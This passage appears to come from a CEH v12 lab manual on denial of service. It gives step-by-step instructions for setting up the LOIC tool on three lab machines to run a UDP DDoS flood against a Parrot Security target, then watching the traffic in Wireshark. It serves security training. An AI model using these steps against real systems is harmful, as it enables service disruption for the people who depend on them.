
- Click [Windows 11](#) to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)** and double-click **LOIC.exe**.

If an **Open File - Security Warning** pop-up appears, click **Run**.



- The **Low Orbit Ion Cannon** main window appears.
- Perform the following settings:
 - Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.13**), and then click the **Lock on** button to add the target devices.

- Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **10** under the **Threads** field. Slide the power bar to the middle.



- Now, switch to the **Windows Server 2019** and **Windows Server 2022** machines and follow **Steps 1 - 3** to launch LOIC and configure it.

To switch to the **Windows Server 2019**, click [Windows Server 2019](#).


To switch to the **Windows Server 2022**, click [Windows Server 2022](#).

On the **Windows Server 2019** and **Windows Server 2022** machines, LOIC is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)**.


- Once **LOIC** is configured on all machines, switch to each machine (**Windows 11**, **Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Parrot Security** machine.

To switch to the **Windows 11**, click [Windows 11](#).


To switch to the **Windows Server 2019**, click [Windows Server 2019](#).
To switch to the **Windows Server 2022**, click [Windows Server 2022](#).



6. Click **Parrot Security** to switch to the **Parrot Security** machine.
7. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting --> Information Gathering --> wireshark**.



8. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



9. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.



Welcome to Wireshark

Capture

...using this filter: All interfaces shown ▾

Interface	Description
eth0	
any	
Loopback: lo	
bluetooth-monitor	
nflog	
nfqueue	
dbus-system	
dbus-session	
(Cisco remote capture: ciscodump)	
(DisplayPort AUX channel monitor capture: dpauxmon)	
(Random packet generator: randpkt)	
(systemd Journal Export: sdjournal)	
(SSH remote capture: sshdump)	
(UDP Listener remote capture: udpdump)	


Learn

[User's Guide](#) · [Wiki](#) · [Questions and Answers](#) · [Mailing Lists](#)

You are running Wireshark 3.4.4 (Git v3.4.4 packaged as 3.4.4-1).



10. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines.

